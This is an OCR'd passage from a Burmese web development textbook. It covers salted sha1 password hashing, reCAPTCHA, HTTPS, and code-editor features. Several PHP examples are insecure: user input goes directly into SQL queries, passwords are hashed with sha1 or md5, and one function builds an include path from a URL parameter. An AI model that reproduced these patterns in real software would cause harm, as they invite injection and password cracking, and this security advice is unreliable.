ဒါကြောင့် Password တွေကို မူရင်း Plain Text အတိုင်းသိမ်းဆည်းထားခြင်းကို မပြုလုပ်သင့်ပါဘူး။ Hash လုပ်ပြီးမှသာ သိမ်းဆည်းသင့်ပါတယ်။ Hash လုပ်တယ်ဆိုတဲ့နေရာမှာလည်း One Way Hash ပြုလုပ်နည်းများကိုသာ အသုံးပြုသင့် ပါတယ်။ အဓိပ္ပါယ်က Hash လုပ်ထားတဲ့ Password ကို မူရင်း Password ပြန်ပြောင်းလို့ မရနိုင်တော့တဲ့သဘောဖြစ်ပါတယ်။ ကျွန်တော်တို့ ကိုယ်တိုင်လည်းပြန်ပြောင်းလို့မရပါဘူး။ Attacker လည်းပြောင်းလို့မရပါဘူး။ အခြေခံအားဖြင့် Password ကို မူရင်းပေးထားသူကလွဲရင် တစ်ခြားဘယ်သူကမှ မသိနိုင်တော့ပါဘူး။ App မှာပါဝင်တဲ့ Data တွေကိုစီမံနေတဲ့ Admin တောင်မှ မသိနိုင်တော့ပါဘူး။

နမူနာအားဖြင့် Registration Form ကနေ အသုံးပြုသူက သူ့ရဲ့ Name, Email နဲ့ Password တို့ကို ဖြည့်သွင်းလိုက် တယ်ဆိုကြပါစို့။ ကျွန်တော်တို့ Script က ဒီအချက်အလက်တွေကို Database မှာ သိမ်းဆည်းတဲ့အခါ အခုလို သိမ်း ဆည်းပေးရမှာပါ -

```
$name = $_POST['name'];
$email = $_POST['email'];
$password = sha1( $_POST['password'] );

$conn->query( "INSERT INTO users (name. email, password)
                 VALUES ('$name', '$email', '$password')" );
```

Password ကို `sha1()` Function နဲ့ Hash လုပ်ထားပါတယ်။

မှတ်ချက် ။ ။ `sha1()` ဟာ CSRF Token နမူနာမှာ သုံးခဲ့တဲ့ `md5()` လိုပဲ Hash Function ဖြစ်ပါတယ်။ အလုပ်လုပ်ပုံ Algorithm တော့ မတူကြပါဘူး။ ဒီနေရာမှာ `sha1()` မသုံးပဲ `md5()` သုံးရင်လည်းရပါတယ်။ `sha1()` Algorithm က `md5()` ထက် အနည်းငယ် ပိုကောင်းတဲ့အတွက် `sha1()` ကိုသုံးထားခြင်းဖြစ်ပါတယ်။ တစ်ခြား Hash Algorithm တွေလည်း ရှိပါသေးတယ်။

`sha1()` Function က ပေးလိုက်တဲ့ String ကို စာလုံးရေ (၄၀) ရှိတဲ့ Encrypted String အဖြစ် ပြောင်းပေးသွားမှာ ဖြစ်ပါတယ်။ စာကြောင်းဘယ်လောက်ရှည်ရှည်၊ ဘယ်လောက်တိုတို၊ အထဲမှာဘယ်လိုရေးထားထား `sha1()` ကတော့ စာလုံးရေ (၄၀) ပါဝင်တဲ့ Hash အဖြစ်ကို ပြောင်းပေးသွားမှာပါ။ ဥပမာ -

`sha1("The quick brown fox jumps over the lazy dog");` အတွက် ရလဒ်က -

2fd4e1c67a2d28fced849ee1bb76e7391b93eb12

- ဖြစ်မှာဖြစ်ပါတယ်။

`sha1("");` အတွက် ရလဒ်က -

da39a3ee5e6b4b0d3255bfef95601890afd80709

- ရရှိမှာပါ။ ပထမနမူနာမှာ စာကြောင်းခပ်ရှည်ရှည်ကို `sha1` Hash လုပ်ထားတော ရလဒ်က စာလုံး (၄၀) ဖြစ်သလို ဒုတိယ နမူနာမှာ Blank String တစ်ခုကို `sha1` Hash လုပ်တော့လည်း ရလဒ်က စာလုံး (၄၀) ပဲဖြစ်ပါတယ်။

ဒီနည်းနဲ့ Hash လုပ်ထားတဲ့ Password ကို Database ထဲမှာသိမ်းဆည်းလိုက်မှာ ဖြစ်ပါတယ်။ အသုံးပြုသူက နောက်ပိုင်း မှာ Login ဝင်တဲ့အခါ၊ သူပေးတဲ့ Login Information မှန်မမှန်ကို အခုလို ပြန်လည်စစ်ဆေးနိုင်ပါတယ်

```
$email = $_POST['email'];
$password = sha1( $_POST['password'] );

$result = $conn->query( "SELECT * FROM users
                         WHERE email='$email' AND password='$password'" );
```

သိမ်းထားတဲ့ Hash နဲ့တိုက်ဆိုင်စစ်ဆေးရမှာမို့ Login Form မှာ အသုံးပြုသူပေးလာတဲ့ Password ကို `sha1()` နဲ့ အရင် Hash လုပ်ပြီးမှ တိုက်ဆိုင်စစ်ဆေးရခြင်း ဖြစ်ပါတယ်။ ဒီနည်းနဲ့ အသုံးပြုသူများရဲ့ Password ကို ပိုမိုလုံခြုံအောင် ကျွန်တော်တို့ App က ကာကွယ်ပေးနိုင်ပါတယ်။

အမှန်တော့ သိပ်တော့လည်းမလုံခြုံလှသေးပါဘူး။ Attacker တွေက ဒီလို Hash လုပ်ထားတဲ့ Password တွေကိုရရှိတဲ့ အခါ မူရင်း Password ကိုသိရအောင်ပြန်မဖော်နိုင်ပါဘူး။ ဒါပေမယ့် ဖြစ်နိုင်ခြေရှိတဲ့စာလုံး Combination ပေါင်း သန်းထောင်ချီပါဝင်တဲ့၊ Password တွေကို ကြိုတင် Hash လုပ်ထားတဲ့ Rainbow Table ခေါ်နည်းပညာတွေ ရှိပါတယ်။ ဒီလို ကြိုတင် Hash လုပ်ထားတဲ့ Password များနဲ့ ရထားတဲ့ Hash ကို တိုက်ဆိုင်စစ်ဆေးခြင်းအားဖြင့် မူလ Password ကို ပြန်လည်ရှာဖွေနိုင်ပါတယ်။ သန်းထောင်ချီတဲ့ Record တွေကို ကျွန်တော်တို့လူတွေကိုင်တွယ်ဖို့ခက်ပေမယ့် Computer အတွက်တော့အလွယ်လေးပါ။ စက္ကန့်ပိုင်းအတွင်း (စာလုံးများများပါပြီး Strong ဖြစ်တဲ့ Password ဆိုရင် မိနစ်ပိုင်းအတွင်း) ရှာဖွေပေးနိုင်ပါတယ်။ ဒါကြောင့် Hash လုပ်လိုက်ယုံနဲ့လည်း မလုံခြုံသေးပါဘူး။

ဒီပြဿနာကိုဖြေရှင်းဖို့သုံးကြတာက Password Salt ဖြစ်ပါတယ်။ Password ကို ဒီတိုင်းမထားပဲ ဆားခတ်ပြီးမှ Hash လုပ်ခြင်းဖြစ်ပါတယ်။ စောစောက Register Form နမူနာကို အခုလိုပြင်ဆင်ပေးရပါမယ် -

```
$name =  $_POST['name'];
$email = $_POST['email'];

$salt = sha1( time() . rand(1, 1000) );
$password = sha1( $salt . $_POST['password'] );

$conn->query( "INSERT INTO users (name. email, password, salt)
                 VALUES ('$name', '$email', '$password', '$salt')" );
```

အရင်ဆုံး Random Number တစ်ခုကို `$salt` အနေနဲ့ `sha1` သုံးပြီးတော့ပဲ Hash လုပ်လိုက်ပါတယ်။ ရလာတဲ့ ရလဒ် ကို မူရင်း Password နဲ့ပေါင်းပြီးတော့မှ Hash လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။ ထူးခြားချက်အနေနဲ့ Salt ကို လည်း Database ထဲမှာ ထည့်သိမ်းထားတာကို သတိပြုမိမှာပါ။ Salt က Random မို့ ဒီလိုထည့်သိမ်းထားမှသာ Login ဝင်တဲ့ အခါ ဒီ Salt ကိုပြန်သုံးပြီး Login Information မှန်မမှန်ကို တိုက်ဆိုင်စစ်ဆေးနိုင်မှာပါ။

ဒီလို Salt ကိုပါထည့်သိမ်းထားတဲ့အတွက် Attacker က Data ရတဲ့အခါ Salt ပါရသွားမှာဖြစ်လို့ အမှန်တစ်ကယ် ရော ပိုပြီး လုံခြုံသွားရဲ့လား မေးစရာရှိလာပါတယ်။ ကြိုးစားပမ်းစားပြန်ဖော်မယ်ဆို ဖော်နိုင်နေဆဲဖြစ်ပေမယ့် တော်တော်တော့ ခက်ခဲသွားပါပြီ။ သေချာတာတစ်ခုကတော့ User Account အများကြီးကို တစ်ချိန်တည်း တစ်ပြိုင်တည်း Rainbow Table နဲ့ တိုက်ပြီးဖော်ဖို့ ဘယ်လိုမှမလွယ်တော့ပါဘူး။ User တစ်ယောက်ကို Salt တစ် မျိုးစီကွဲနေတဲ့အတွက်ဖြစ်ပါတယ်။

ဒါကြောင့် Password များသိမ်းဆည်းတဲ့အခါ Hash လုပ်ယုံမက Salt ပါထည့်ပေးဖို့ လိုမှာဖြစ်ပါတယ်။

15.7 - Anti-Bot System

Spam Bot တွေဟာလည်း ထည့်သွင်းစဉ်းစားရမယ့် ပြဿနာတစ်ခုပါ။ ကျွန်တော်တို့ App ရဲ့ User Registration စနစ်ကို Bot တွေသုံးပြီး အကောင်းအတုတွေ အများကြီးတည်ဆောက် သွားနိုင်ပါတယ်။ Comment စနစ်မှာ ကြော်ငြာ Spam တွေ လာထည့်သွားနိုင်ပါတယ်။ ဒီ Bot တွေဟာ Automate Script တွေဖြစ်လို့ သူတို့ထည့်နိုင် သလောက် ကျွန်တော်တို့က လိုက်ဖျက်မနေနိုင်ပါဘူး။ စကတည်းက မလိုလားအပ်တဲ့ Bot တွေမလာနိုင်အောင် ကာ ကွယ်ထားဖို့လို ပါတယ်။

ဒီပြဿနာကိုဖြေရှင်းဖို့အတွက် `CAPTCHA` တွေကို သုံးလေ့ရှိကြပါတယ်။ `CAPTCHA` ဆိုတာ Website တွေရဲ့ Form တွေမှာ ခဏခဏတွေ့နေရတဲ့ စိတ်ရှုတ်ဖို့ကောင်းပြီး ဖတ်ရခက်တဲ့ Image တွေ ဖြစ်ပါတယ်။ Image မှာပေါ် နေတဲ့ စာ ကိုဖတ်ပြီး မှန်အောင်ဖြည့်နိုင်မှ နောက်တစ်ဆင့်ကိုသွားခွင့်ပြုတဲ့စနစ်ကိုခေါ်တာပါ။ စိတ်ရှုတ်စရာဖြစ်ပေမယ့် ဒီ Image တွေက Bot နဲ့လူကို ခွဲခြားပေးနိုင်ပါတယ်။ အခြေခံအားဖြင့် Bot က Image မှာပါတဲ့စာကိုမဖတ်နိုင်ပါဘူး။ လူကတော့ ဖတ်နိုင်ပါတယ်။ ဒီအဆိုက အတိအကျတော့မမှန်ပါဘူး။ တစ်ချို့ Bot တွေက Image မှာပါတဲ့စာကို ဖတ် နိုင်ပါတယ်။ လူကတော့ တစ်ချို့ Image မှပါတဲ့ စာတွေက သိပ်ရှုတ်လွန်းလို့ မဖတ်နိုင်တာမျိုးလဲရှိပါတယ်။ တစ်ချို့ ကလည်း `CAPTCHA` တွေက ဒီလောက် အကာအကွယ်ပေး နိုင်တာလည်း မဟုတ်ဘဲနဲ့ အသုံးပြုရခက်ခဲစေတယ်လို့ ဝေဖန်ကြပါ တယ်။ ဘာပဲပြောပြော လက်ရှိအချိန်ထိတော့ Bot တွေကိုကာကွယ်ဖို့ `CAPTCHA` ကိုပဲ အားကိုးနေရဆဲ ဖြစ်ပါတယ်။

Google က အခမဲ့ပေးထားတဲ့ `reCAPTCHA` ဆိုတဲ့ Web Service တစ်ခုရှိပါတယ်။ တစ်နေ့ကို အကြိမ်ပေါင်း သန်း(၃၀)လောက် Image များဖော်ပြပေးနေရလောက်အောင် လူသုံးများတဲ့ Service တစ်ခုဖြစ်ပါတယ်။ `reCAPTCHA` ရဲ့ ဆောင်ပုဒ်က "Stop Spam, Read Books." ဖြစ်ပါတယ်။ `reCAPTCHA` Image တွေမှာ စာလုံးနှစ်လုံးတွဲ အမြဲပါလေ့ ရှိပါတယ်။ Digital စနစ်မပြောင်းရသေးတဲ့ စာအုပ်တွေထဲက စာလုံးတွေကို ဖော်ပြထားတာပါ။

OCR Program တွေက အဓိပ္ပါယ်ဖော်နိုင်ထားပြီးသား စာလုံးတစ်လုံးနဲ့ မဖော်နိုင်တဲ့ စာလုံးတစ်လုံးကို တွဲထားပေးခြင်းဖြစ် ပါတယ်။ အသုံးပြုသူက တစ်လုံးမှန်အောင်ထည့်နိုင်ရင်ရပါပြီ။ ဒါပေမယ့် နှစ်လုံးစလုံး ထည့်ခဲ့မယ်ဆိုရင် OCR အဓိပ္ပါယ် မဖော်နိုင်သေးတဲ့စာလုံးကို ကူပြီးအဓိပ္ပါယ်ဖော်ပေးရာရောက်တဲ့သဘောဖြစ်ပါတယ်။

ဒီ Service ကို ကျွန်တော်တို့ App မှာ ထည့်သွင်းအသုံးပြုဖို့အတွက် google.com/recaptcha မှာ Sign Up လုပ်ရပါမယ်။ Sign Up လုပ်လိုက်ရင် လိုအပ်တဲ့ Public Key, Private Key နဲ့ အသုံးပြုနည်းလမ်းညွှန်များကို ရရှိမှာဖြစ်ပါတယ်။ ထည့်သွင်းအသုံးပြုနိုင်ဖို့ reCAPTCHA PHP API ကို အရင်ဆုံး Download ရယူဖို့လိုပါတယ်။ Download ရယူပြီးရင် CAPTCHA ဖော်ပြစေလိုတဲ့ Form Page မှာ အခုလို ရေးသားထည့်သွင်းပေးရမှာပါ -

```
<?php
  include('recaptchalib.php');
  $publickey = "lorem123ipsum456dolar987sit112amat333";
?>
<form action="register.php" method="post">
  …
  <?= recaptcha_get_html($publickey);
  <input type="submit" value="Register">
</form>
```

`$publickey` အတွက် Sign Up လုပ်စဉ်ကရရှိတဲ့ Public Key အမှန်ကို ထည့်သွင်းပေးရမှာဖြစ်ပါတယ်။ CAPTCHA Image ဖော်ပြစေလိုတဲ့နေရာမှာ `recaptcha_get_html()` Function ကို ရေးသားပေးလိုက်ယုံ

ပဲ ဖြစ်ပါတယ်။ အသုံးပြုသူ ထည့်သွင်းပေးတဲ့ CAPTCHA Value မှန်မမှန်ကိုတော့ Server-side မှာ အခုလို စစ်ဆေးပေးနိုင်ပါတယ်။

```
<?php
  include('recaptchalib.php');
  $privatekey = "3ipsum45lorem12112amat3336dolar987sit";
  $resp = recaptcha_check_answer ($privatekey,
                                  $_SERVER["REMOTE_ADDR"],
                                  $_POST["recaptcha_challenge_field"],
                                  $_POST["recaptcha_response_field"]);

  if (!$resp->is_valid) {
    // CAPTCHA was entered incorrectly
    die ("The reCAPTCHA wasn't entered correctly. Go back and try it again." .
         "(reCAPTCHA said: " . $resp->error . ")");
  } else {
    // Successful verification
  }
?>
```

`$privatekey` အတွက် Sign Up လုပ်စဉ်ကရရှိတဲ့ Private Key အမှန်ထည့်သွင်းပေးရမှာဖြစ်ပါတယ်။ is_valid နဲ့ စစ်ဆေးထားတဲ့နေရာမှာ Value မှန်ရင်ဆောင်ရွက်ရမယ့် လုပ်ငန်းများနဲ့ မမှန်ရင်ဆောင်ရွက်ရမယ့် လုပ်ငန်းများတွဲထား ပေးရမှာဖြစ်ပါတယ်။

ဒီနည်းနဲ့ Form တွေမှာ Bot တွေက Automate Script တွေနဲ့ Spam တွေလာထည့်ခြင်းကနေ အတိုင်းအတာတစ်ခု ထိ ကာကွယ်နိုင်စေမှာဖြစ်ပါတယ်။ တစ်ခုသတိပြုသင့်တာက၊ ဒီနည်းပညာဟာ Third-party နည်းပညာဖြစ်လို့ အသုံးပြုပုံနဲ့ အလုပ်လုပ်ပုံဟာ အချိန်နဲ့အမျှ ပြောင်းလဲနေနိုင်ပါတယ်။ reCAPTCHA PHP API အသုံးပြုပုံ အသေးစိတ်ကို အောက်ပါ Link မှာ လေ့လာနိုင်ပါတယ်။

Link: https://developers.google.com/recaptcha/docs/php

15.8 - Secure HTTP - HTTPS

ကနေ့ခေတ်မှာ အင်တာနက်အသုံးပြုသူတစ်ဦးရဲ့ Network Traffic ကို ကြားဖြတ်ဖမ်းယူ ကြည့်ရှုလို့ရတဲ့ နည်းပညာ အမျိုးမျိုး ရှိနေပါတယ်။ Network တစ်ခုထဲမှာ ရှိနေသူက Software တစ်မျိုးနဲ့ ဖမ်းယူကြည့်ရှုတာလည်း ဖြစ်နိုင်ပါတယ်။ Wifi Router ကနေ ဖမ်းယူကြည့်ရှုတာလည်း ဖြစ်နိုင်ပါတယ်။ Proxy Server ကနေ ဖမ်းယူကြည့်ရှုတာလည်း ဖြစ်နိုင်ပါတယ်။ အမျိုးမျိုး ဖြစ်နိုင်ပါတယ်။ ကျွန်တော်တို့ App ကို အသုံးပြုနေသူရဲ့ Network Traffic တွေကို ကြားထဲက ဖမ်းယူစောင့်ကြည့်နေသူ ရှိခဲ့မယ်ဆိုရင် ကျွန်တော်တို့ App နဲ့ အသုံးပြုသူ Client အကြား အပြန်အလှန်သွားလာနေတဲ့ Request, Respond တွေကို အဲ့ဒီလူကသိရှိနေမှာဖြစ်ပါတယ်။ Request/Respond တွေထဲမှာ Password တွေလည်း ပါဝင်နိုင်ပါတယ်။ Session/Cookie Data တွေလည်း ပါဝင်နိုင်ပါတယ်။ Credit Card No. တွေလည်း ပါဝင်နေနိုင်ပါတယ်။ အခြား Private Information တွေလည်း ပါဝင်နေနိုင်ပါတယ်။
ဒီပြဿနာကို ဖြေရှင်းဖို့အတွက် HTTPS နည်းပညာရှိပါတယ်။ HTTP Secure ရဲ့အတိုကောက်အခေါ်ဖြစ်တဲ့ HTTPS ဟာ HTTP ကို SSL/TLS Protocol ရဲ့ လုံခြုံရေးအစီအမံတွေနဲ့ ပေါင်းစပ်အသုံးပြုခြင်းဖြစ်ပါတယ်။

Secure Socket Layer (SSL) ဆိုတဲ့နည်းပညာက ကွန်ပျူတာတွေ တစ်လုံးနဲ့တစ်လုံး ဆက်သွယ်တဲ့အခါ အချက်အလက်တွေကို ဝှက်စာအဖြစ် ပြောင်းပေးတဲ့ (Encryption) နည်းပညာတစ်မျိုးဖြစ်ပါတယ်။ အကယ်၍ တစ်စုံတစ်ယောက်က ကြားဖြတ်ဖမ်းယူခဲ့ရင် တောင် ဝှက်စာကိုပဲရရှိမှာဖြစ်လို့ ဝှက်စာဖော်နိုင်တဲ့ Key မရရှိရင် မူရင်း အချက်အလက်တွေက ဘာလဲဆိုတ မသိနိုင်တော့ ပါဘူး။ Transport Layer Security (TLS) ကတော့ SSL ကို အဆင့်မြှင့်ထားတဲ့ ပိုမိုအားကောင်းတဲ့ ဝှက်စာစနစ်ဖြစ် ပါတယ်။ HTTPS ကတော့ အဲ့ဒီ SSL/TLS ဝှက်စာစနစ်ကို HTTP နဲ့ ပေါင်းစပ်ပေးတဲ့ နည်းပညာဖြစ်ပါတယ်။ လိုရင်း ကတော့ ပေးပို့နေတဲ့ Request/ Respond တွေကို Encrypt လုပ်ပေးတဲ့နည်းပညာဖြစ်လို့ Request တွေပေးပို့တဲ့အခါ Encrypt လုပ်ပြီးမှပေးပို့မှာဖြစ်သလို၊ Respond တွေကိုလည်း Encrypt လုပ်ပြီးမှပေးပို့မှာပါ။

ဒါကြောင့် အခုနောက်ပိုင်း Google, Twitter အစရှိတဲ့ Website တွေဟာ သူတို့ရဲ့ဝန်ဆောင်မှုတွေကို HTTPS နဲ့သာ အသုံးပြုခွင့် ပြုထားခြင်းဖြစ်ပါတယ်။ တစ်ချို့ Website တွေကတော့ သာမာန် လုပ်ဆောင်ချက်တွေအတွက် HTTP ကို သာအသုံးပြုပြီး Login ကဲ့သို့ လုံခြုံရေးအရေးကြီးတဲ့ကိစ္စတွေ ဆောင်ရွက်ဖို့အတွက်သာ HTTPS ကို သုံးကြပါတယ်။ အသုံးပြုသူများအနေနဲ့ Website က Support လုပ်ရင် HTTPS ကိုသာ ရွေးချယ်အသုံးပြုသင့်ပါတယ်။

ကျွန်တော်တို့ Web App ကို HTTPS နဲ့အလုပ်လုပ်စေလိုရင် VeriSign, Thawte အစရှိတဲ့ Service Provider များထံကနေ SSL Certificate များဝယ်ယူဖို့လိုပါတယ်။ ပြီးရင် Web Server မှာ SSL Module များထည့်သွင်းပြီး Setting လုပ်ပေးရ မှာဖြစ်ပါတယ်။ StartSSL ကဲ့သို့ အခမဲ့ဝန်ဆောင်မှုပေးတဲ့ တစ်ချို့ Provider တွေလည်းရှိပါတယ်။ Setting ပြုလုပ်ပုံကတော့ Provider နဲ့ Web Server ပေါ်မူတည်ပြီး ကွဲပြားသွားမှာပါ။

HTTPS Setting ပြုလုပ်ခြင်းဟာ ရှုတ်ထွေးတဲ့လုပ်ငန်းစဉ်တစ်ခုဖြစ်ပြီး Server Management နဲ့ Encryption ဗဟုသုတရှိသူမှ ဆောင်ရွက်နိုင်တဲ့ လုပ်ငန်းတစ်ခုဖြစ်ပါတယ်။ ဒါပေမယ့် အခုနောက်ပိုင်း Let's Encrypt ဆိုတဲ့နည်းပညာတစ်ခု ပေါ်ပေါက်လာပါတယ်။ အဲ့ဒီနည်းပညာကို Command တစ်ချို့ Run လိုက်ယုံနဲ့ HTTPS Setup ပြုလုပ်ခြင်း လုပ်ငန်းကို အလိုအလျှောက် ဆောင်ရွက်ပေးနိုင်ပါတယ်။ ဒါကြောင့် အထူးကျွမ်းကျင်သူဖြစ်ဖို့ မလိုပဲ အခြေခံ ဗဟုသုတရှိထားမယ်ဆိုရင် Let's Encrypt အကူအညီနဲ့ HTTPS Setup ပြုလုပ်နိုင်ပါတယ်။ အောက်ပါလိပ်စာမှာ ဆက်လက် လေ့လာသွားသင့်ပါတယ်။

https://letsencrypt.org/

Conclusion

လုံခြုံရေးနဲ့ပတ်သက်ရင် အတွေ့ရများတဲ့ အခြားအားနည်းချက်တွေ ရှိပါသေးတယ်။ ဥပမာ - လုပ်ဆောင်ချက်များကို Password Protect လုပ်တဲ့အခါ တစ်ချို့လုပ်ဆောင်ချက်တွေကို မေ့ပြီး Protect မလုပ်မိတာမျိုး ဖြစ်တက်ပါတယ်။ ဥပမာ - Book Admin ပိုင်းကို Protect လုပ်ထားပေမယ့် Order Admin က နောက်မှထည့်တာမို့ Authentication Check လုပ်ဆောင်ချက် ထည့်သွင်းဖို့ မေ့သွားတာမျိုး ဖြစ်တက်ပါတယ်။ Attack လုပ်လိုသူတွေကို ဒီလိုဟာ ကွက်တွေကို လိုက်ရှာနေမှာပါ။ စမ်းထားတဲ့ File တစ်ချို့ကို ပြန်ဖျက်ဖို့မေ့ပြီး ဒီအတိုင်းထားမိတာမျိုးလည်း ဖြစ်တက်ပါသေးတယ်။ ဥပမာ - Setting အခြေအနေသိချင်လို့ `phpinfo()` Function Run ထားတဲ့ Test Page တစ်ခုကို စမ်းစရာရှိတာ စမ်းပြီးနောက် ပြန်ဖျက်လိုက်ဖို့မေ့သွားတာမျိုး ဖြစ်တက်ပါတယ်။ Attack လုပ်လိုသူက File Name ကိုသိသွားပြီး တိုက် ရိုက် Access လုပ်သွားတာမျိုးလည်းဖြစ်တက်ပါသေးတယ်။ ဥပမာ - Index Wrapper နဲ့ ထည့်သွင်းဖော်ပြပေးဖို့ ရည်ရွယ်တည်ဆောက်ထားတဲ့ View Template ကို Attacker က Location အတိအကျ သိသွားတဲ့အတွက် URL မှာ အဲ့ဒီ Template ရှိရာကို ထည့်သွင်းပြီး Access လုပ်သွားခြင်းမျိုး ဖြစ်ပါတယ်။

ဒီပြဿနာတွေကတော့ ဒီလိုဒီလိုဖြေရှင်းရပါတယ်လို့အတိအကျပြောလို့မရတော့ပဲ ရေးသားသူပေါ် မူတည်သွားတဲ့ ပြဿနာများ ဖြစ်ပါတယ်။ အခြေခံအကျဆုံးလုံခြုံရေးအသိအနေနဲ့ "Input အားလုံးကို Filter လုပ်ပါ၊ Output အားလုံးကို Escape လုပ်ပါ" လို့ မှတ်သားထားနိုင်ပါတယ်။ တနည်းအားဖြင့် User Data တွေကို ဘယ်တော့မှမစစ်ဆေးပဲ လက်မခံမိဖို့နဲ့၊ ထပ်မံမစစ်ဆေးပဲ ဖော်ပြပေးလိုက်ခြင်းတို့ မပြုလုပ်ဖို့ပဲဖြစ်ပါတယ်။ လုံခြုံရေးပြဿနာတွေကတော့ ဒီလိုပဲ ဟိုနားနည်းနည်း လို၊ ဒီနားနည်းနည်းဟာ ဖြစ်နေတက်လို့ ၁၀၀% လုံခြုံနေဖို့ဆိုတာ တော်တော်ခက်ပါတယ်။ ဒီကြားထဲ လုံခြုံရေးတိုက်ရိုက် အားနည်းတာမဟုတ်ပဲ App ကို စီမံနေသူ Admin ရဲ့ ချို့ယွင်းချက်ကြောင့် Attacker တွေက Admin Right ရ သွားပြီးတော့လည်း ပြဿနာရှာနိုင်ပါသေးတယ်။ ဘက်စုံထောင့်စိအောင် ကြိုးစားပြီး အတက်နိုင်ဆုံး လုံခြုံနေအောင်ဆောင် ရွက်ထားကြရမှာပဲဖြစ်ပါတယ်။

Fairway Tech School

နည်းပညာသင်တန်းကျောင်းတွင် Web, Mobile နှင့် Design ဆိုင်ရာ

ဘာသာရပ်များအား အခြေခံမှအဆင့်မြင့်ထိ သင်ကြားပေးလျက်ရှိသည်

ဆက်သွယ်ရန် - (၀၉) ၂၅၂ ၄၂၆ ၃၈၈

www.fairway.com.mm


အခန်း (၁၆) Tools and Utilities

Code Editor, IDE နှင့် မှတ်သားဖွယ် Tool များ

နည်းပညာတွေအကြောင်းဖော်ပြခဲ့တာ ရှေ့ (၁၉) ခန်းမှာ စုံသလောက်ရှိသွားပါပြီ။ ဒီအခန်းမှာတော့ Web App များ ရေးသား တည်ဆောက်ရာမှာ အသုံးပြုတဲ့ Code Editor များနဲ့ DevTool များအကြောင်းကို ဖော်ပြပေးသွားပါမယ်။ ကျွန်တော်တို့လေ့လာခဲ့တဲ့ HTML, CSS, JavaScript, jQuery, PHP စတဲ့ နည်းပညာတွေအတွက် Code များရေးသားတဲ့အခါ မည်သည့် Text Editor နဲ့မဆို ရေးသားနိုင်ပါတယ်။ ဒါပေမယ့် Notepad လို Editor မျိုးနဲ့ရေးရင်တော့ အလုပ်တွင်မှာမဟုတ်ပါဘူး။ Program ရေးသားဖို့အသုံးပြုတဲ့ Text Editor တစ်ခုဟာ အောက်ပါ Feature များ ပါဝင် သင့်ပါတယ်။

16.1 - Syntax Highlight

Text Editor က အနည်းဆုံး Syntax Highlight လုပ်ဆောင်ချက်တော့ လုပ်ပေးနိုင်ရပါမယ်။ HTML Element တွေ Attribute တွေနဲ့ Content တွေကို ကွဲပြားအောင်ဖော်ပြပေးနိုင်ရပါမယ်။ JavaScript နဲ့ PHP တို့အတွက် Keyword တွေ၊ Operator တွေ၊ Variable တွေနဲ့ String တွေကို ကွဲပြားအောင် ဖော်ပြပေးနိုင်ရပါမယ်။ ဒီတော့မှ ရေးထားတဲ့ Code ကိုကြည့်လိုက်ယုံနဲ့ လွဲနေတာ မှားနေတာရှိရင် အလွယ်တစ်ကူမြင်သာမှာဖြစ်ပါတယ်။ Syntax Highlight လုပ် ဆောင်ချက်မရတဲ့ Text Editor နဲ့ရေးထားပြီး အမှားတစ်စုံတစ်ရာရှိလာတဲ့အခါ ခေါင်းကိုက်အောင် ရှာမှ စာလုံးအကျ အပေါက် အမှားတွေကို တွေ့ရမှာပါ။



ပုံ (၁၆-က) Sublime Text 3

16.2 - Auto Complete

Code တွေရေးတဲ့အခါ ခဏခဏရေးရတဲ့ စာလုံးတွေကို အမြဲတမ်းအစအဆုံး ပြန်ပြန်ရိုက်နေရရင် အလုပ်မတွင်ပါဘူး။ Auto Complete စနစ်တွေက Word Completion လို့ခေါ်တဲ့ လုပ်ဆောင်ချက်ကိုလုပ်ပေးနိုင်ပါတယ်။ တစ်ကြိမ်ရိုက်ဖူးတဲ့ စာလုံးကို မှတ်ထားပြီး နောက်တစ်ကြိမ်အဲ့ဒီစာလုံးကို ပြန်ရိုက်ဖို့စလိုက်တဲ့အခါ၊ အကုန်ပြန်ရိုက်ဖို့မလိုပဲ အလိုအလျှောက် ဖြည့်စွက်ပေးနိုင် တဲ့စနစ်မျိုးဖြစ်ပါတယ်။ Variable တွေ Function Name တွေကို၊ တစ်ကြိမ်ကြေငြာ သတ်မှတ်ထားလိုက်ယုံနဲ့ ပြန်လည်အသုံးပြုတဲ့အခါ အစအဆုံးပြန်ရိုက်နေဖို့ မလိုတော့လို့ စာလုံးပေါင်းကြောင့်ဖြစ်တဲ့ အမှားတွေလည်း သက်သာသွားစေမှာဖြစ်ပါတယ်။

```
1  <?php
2  # Render view function
3  function render( $template, $data = array() ) {
4      $controller = $_GET['controller'];
5
6      $view_file = "views/${controller}/${template}.php";
7
8      if(file_exists( $view_file )
9          and !is_) {
10                 is_a
11         $view   is_array
12         inclu   is_bool
13                 is_callable
14     } else {    is_dir
15         exit(   is_double
16     }           is_executable
17 }               is_file
18
19 # Setting URL
20 $controller =
21 $action = isset($_GET['action']) ? $_GET['action'] : "";
22 $id = isset($_GET['id']) ? $_GET['id'] : "";
23
```

ပုံ (၁၆-ခ) PHP Function Auto-Complete in Sublime Text 3

